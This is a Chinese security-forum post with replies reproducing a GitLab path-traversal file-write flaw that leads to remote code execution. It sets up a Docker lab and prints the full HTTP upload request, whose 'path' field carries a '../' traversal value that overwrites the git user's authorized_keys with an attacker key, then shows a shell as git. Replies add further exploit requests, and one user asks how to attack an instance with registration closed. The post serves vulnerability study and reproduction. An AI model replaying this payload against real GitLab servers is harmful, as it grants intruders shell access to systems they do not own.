Gitlab远程代码执行漏洞

blackwolf / 2018-05-30 21:59:01 / 浏览数 16363 安全技术 WEB安全 顶(1) 踩(0)

0x00前言

近期Hackerone公开了Gitlab的任意文件写入，导致远程代码执行漏洞，实践一波。
ps:漏洞利用前提：需要有gitlab账户，拥有import project的权限
温馨提示:利用成功后会覆盖掉原git用户的authorized_keys，在实际生产环境请谨慎尝试，后果自负！

0x01漏洞描述

app/services/projects/gitlab_project_import_service.rb

```
# This service is an adapter used to for the GitLab Import feature, and
# creating a project from a template.
# The latter will under the hood just import an archive supplied by GitLab.
module Projects
 class GitlabProjectsImportService
   # ...

   def execute
     FileUtils.mkdir_p(File.dirname(import_upload_path))
     FileUtils.copy_entry(file.path, import_upload_path)

     Gitlab::ImportExport::ProjectCreator.new(params[:namespace_id],
                                              current_user,
                                              import_upload_path,
                                              params[:path]).execute
   end

   # ...

   def tmp_filename
     "#{SecureRandom.hex}_#{params[:path]}"
   end
 end
end
```

import_upload_path将未过滤的参数params[:path]添加到gitlab上传目录，导致存在目录遍历，此外由于文件内容没有限制，最终导致任意内容写入任意文件。由于默认g

影响版本：

- GitLab CE and EE 8.9.0 - 9.5.10
- GitLab CE and EE 10.0.0 - 10.1.5
- GitLab CE and EE 10.2.0 - 10.2.5
- GitLab CE and EE 10.3.0 - 10.3.3

0x02漏洞利用复现

1. 环境搭建

利用docker搭建gitlab

```
docker run -d --name gitlab -p 80:80 -p 443:443 -p 2222:22  gitlab/gitlab-ce:10.2.4-ce.0
```


修改配置文件

```
docker exec -it gitlab /bin/bash
nano /etc/gitlab/gitlab.rb

# ■■gitlab■■■■■■■■ip
external_url '192.168.1.100'
#■■■■■■■■
gitlab-ctl reconfigure
# ■■■■ip■■■■■■■■■■■■■■■■
http://192.168.1.100/
```

攻击者本地利用ssh-keygen生成公私钥对（用于攻击替换和登录）

2. POC及利用

1. 登录gitlab->创建项目->Import project->GitLab Import->选择文件
   url■■ip+/import/gitlab_project/new?namespace_id=2&path=



然后选择前面ssh-keygen生成的公钥（注意是公钥）

点击import project 后，burp修改path的值为`ssh/../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys`

数据包如下

```
POST /import/gitlab_project HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------20787582420424
Content-Length: 1214
Referer: http://192.168.1.100/import/gitlab_project/new?namespace_id=2&path=
Cookie: _gitlab_session=9c5f21dbfe98d90b1d992e1c9907584c; sidebar_collapsed=false
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------20787582420424
Content-Disposition: form-data; name="utf8"

â■■
-----------------------------20787582420424
Content-Disposition: form-data; name="authenticity_token"

JoWtToPxTJL6RVASaprnR1hRqEGARnbLkA06favQLxQ7Y7YtyqfE9+JsbV/NAwy7XAdTuzgRsxJ/Kl1hH9V6xA==
-----------------------------20787582420424
Content-Disposition: form-data; name="namespace_id"

{:value=>2}
-----------------------------20787582420424
Content-Disposition: form-data; name="path"

ssh/../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
-----------------------------20787582420424
Content-Disposition: form-data; name="namespace_id"

2
-----------------------------20787582420424
Content-Disposition: form-data; name="file"; filename="id_rsa.pub"
Content-Type: application/vnd.ms-publisher

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+McaRvLdnm+u30cACV4ftHJUESNVNV/VNlwm5xST343cFQODjBua5ffpCgDIejiVhyz9BzMmmynN5tnN6JQlx4S
```

```
----------------------------20787582420424--
```

4.发送请求后，使用用户名git以及生成的私钥登录gitlab服务器，如下是执行命令的demo

```
$ id
uid=998(git) gid=998(git) groups=998(git)
```

0x03复现失败的常见问题解答

(1)请先访问对应ip+/help,查看版本是否属于有漏洞的版本
(2)漏洞原理是：利用任意文件写入，覆盖git用户的ssh登陆authorized_keys。默认git用户目录在/var/opt/gitlab/，如果目标服务器安装gitlab时更改了默认的路径，则需要

0x04参考链接

https://about.gitlab.com/2018/01/16/gitlab-10-dot-3-dot-4-released/
https://hackerone.com/reports/298873

上一篇：Mysql UDF BackDoor 下一篇：利用HTTP参数污染漏洞绕过reC...

1. 21 条回复


停云落月 2018-05-30 23:07:21

GitLab Import 是关键

0 回复Ta


blackwolf 2018-05-31 08:30:32

是的，所以有些旧版本没有import功能，并不存在这个漏洞。

0 回复Ta


shellb0y 2018-05-31 11:24:45

Import an exported GitLab project：
上传公钥，截断改完path value 后，页面报一堆错误。
------WebKitFormBoundaryU84FlfMk0E40u1UN
Content-Disposition: form-data; name="path"

ssh/../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys

报错：
project could not be imported: Name can contain only letters, digits, emojis, '', '.', dash, space. It must start with letter, digit, emoji or ''., Path can contain only letters, digits, '_', '-' and '.'.

0 回复Ta


shellb0y 2018-05-31 11:44:27

无法复现，有人成功？

0 回复Ta


postma****@lanme 2018-05-31 11:51:40

@shellb0y 你有方法绕过不能注册gitlab的越权方式？我想试试这个漏洞

0 回复Ta


blackwolf 2018-05-31 12:16:19

@shellb0y 影响的版本是:
GitLab CE and EE 8.9.0 - 9.5.10
GitLab CE and EE 10.0.0 - 10.1.5
GitLab CE and EE 10.2.0 - 10.2.5
GitLab CE and EE 10.3.0 - 10.3.3
我在10.2.4上测试是可以的，你看看你的版本在里面吗？

0 回复Ta


postma****@lanme 2018-05-31 12:22:17

@blackwolf 你有方法嘛大佬，有git链接但是没有注册按钮

0 回复Ta


1820323****@163. 2018-05-31 14:09:10

大佬，审计的源代码，从哪里下载的

0 回复Ta

泳少 2018-05-31 14:13:05

500

Whoops, something went wrong on our end.

Try refreshing the page, or going back and attempting the action again.

Please contact your GitLab administrator if this problem persists.

返回500？

0 回复Ta


北风飘然 2018-05-31 14:19:49

@shellb0y 一样啊 你这个解决了么？

0 回复Ta


blackwolf 2018-05-31 14:42:55

@1820323****@163.
我只是复现了漏洞，源码地址：https://github.com/gitlabhq/gitlabhq

0 回复Ta


blackwolf 2018-05-31 14:43:34

@泳少 本地测试成功是这样的

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------770729840884
Content-Length: 1254
Referer: http://192.168[redacted]/import/gitlab_project/new?namespace_id=2&path=
Cookie: _gitlab_session=ee5216e6000138efe4cb0f7532f82708; sidebar_collapsed=false
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------770729840884
Content-Disposition: form-data; name="utf8"

鉂□
-----------------------------770729840884
Content-Disposition: form-data; name="authenticity_token"

OGBHRI4JaTlXQiX0PP8bSwYC4P1vSbogIMry4KkX3fwICf9LWon5GA3NoN5UZN+ja3fc1H6RwZsTGu8UbXCjyw==
-----------------------------770729840884
Content-Disposition: form-data; name="namespace_id"

2
-----------------------------770729840884
Content-Disposition: form-data; name="path"

test/../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
-----------------------------770729840884
Content-Disposition: form-data; name="namespace_id"
```

```
HTTP/1.1 302 Found
Server: nginx
Date: Thu, 31 May 2018 06:38:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 138
Connection: close
Cache-Control: no-cache
Location: http://192.168[redacted].import/gitlab_project/new?namespace_id=2&path=
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Request-Id: 157b9925-d01e-4b9b-87c1-bb7b0cce591b
X-Runtime: 0.153557
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000

<html><body>You are being <a
href="http://192.16[redacted]import/gitlab_project/new?namespace_id=2&amp;path=">redirected</a>.</body></html>
```

0 回复Ta

shellb0y 2018-05-31 15:07:33

我看下版本，应该版本的事。

0 回复Ta

木禾 2018-05-31 17:41:53

Request


Raw | Params | Headers | Hex

```
Proxy-Connection: keep-alive
Content-Length: 1248
Cache-Control: max-age=0
Origin: http://192.168.1.121
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUMowLM1Almx1kjgf
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.121/import/gitlab_project/new?namespace_id=1&path=
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sidebar_collapsed=false; _gitlab_session=7028069b4948d720570d9ae0f00931ec

------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="utf8"

鈐□
------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="authenticity_token"

mHiusEC8sydPih7fSQXu+x9hlD8zPZ9dr8yctD1DHLEcu6QbID/iQ2Du/OSavQWvhozX9GKv8d0jEUG7e84s5g==
------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="namespace_id"

1
------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="path"

pro/../../../../../../../../../var/opt/gitlab/.ssh/authorized_keys
------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="namespace_id"

1
------WebKitFormBoundaryUMowLM1Almx1kjgf
Content-Disposition: form-data; name="file"; filename="id_rsa.pub"
Content-Type: application/vnd.ms-publisher

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDPyyi4yc5gt8UnTk2IVrlBPD5muxvHQwOrRqfKvMNIdJn+C8sqMkQ1cwKwdJ5ZpDeWzpHYcJ25NEo1CaNOv+DB1JUrEomw4REEUU
sIndYE9qIFtZNAcI5BTA4TeVOM7LfLIlJ14PT2OpS6Frs0gMBjd07mROEiPIKBE9JFO9KArx1tUiUaTwEFcSAdfu+jk3vE++qqRt1bCh8S24EKmxnOqd2u+GVdAyNAMnzO
Y54iv8/JU3yzr52oUMmjd4Bzkm6o0dJgtPnYLR4/fedT+2SEOqopWinA3BTeGTPpiOtEH71oqPJEUn3ABt/eQIFtKO6EQWS9cYxeVAvuAdOQDtV9
muhe@LAPTOP-FP8NTCII

------WebKitFormBoundaryUMowLM1Almx1kjgf--
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Found
Server: nginx
Date: Thu, 31 May 2018 09:02:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 137
Connection: keep-alive
Cache-Control: no-cache
Location: http://192.168.1.121/import/gitlab_project/new?namespace_id=1&path=
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Request-Id: bc07c1c5-2b4c-4931-bc67-0f4d4f984681
X-Runtime: 4.592209
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000

<html><body>You are being <a
href="http://192.168.1.121/import/gitlab_project/new?namespace_id=1&amp;path=">redirected</a>.</body></html>
```



0 回复Ta

postma****@lanme 2018-05-31 18:55:27

你们无视我的存在

0 回复Ta

postma****@lanme 2018-05-31 19:33:08

gitlab 关闭了注册功能还有办法?

0 回复Ta


blackwolf 2018-05-31 19:41:13

@postma****@lanme 关闭了注册功能，就不能满足这个漏洞的利用条件了，所以我没有办法。如果大佬有什么好的方法可以分享下

0 回复Ta


187****5426 2018-06-06 12:32:26

@shellb0y 我的版本是8.14.5 和你遇到的问题一样，请问一下，你最后解决了么

0 回复Ta


postma****@lanme 2018-06-13 10:18:57

8.16.4 不成功@187****5426

0 回复Ta


postma****@lanme 2018-06-13 10:19:27

@187****5426 project could not be imported: Name can contain only letters, digits, emojis, '', '.', dash, space. It must start with letter, digit, emoji or ''., Path can contain only letters, digits, '_', '-' and '.'.

0 回复Ta


0c**** 2019-06-05 15:00:27

@postma****@lanme 遇到同样的问题..

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板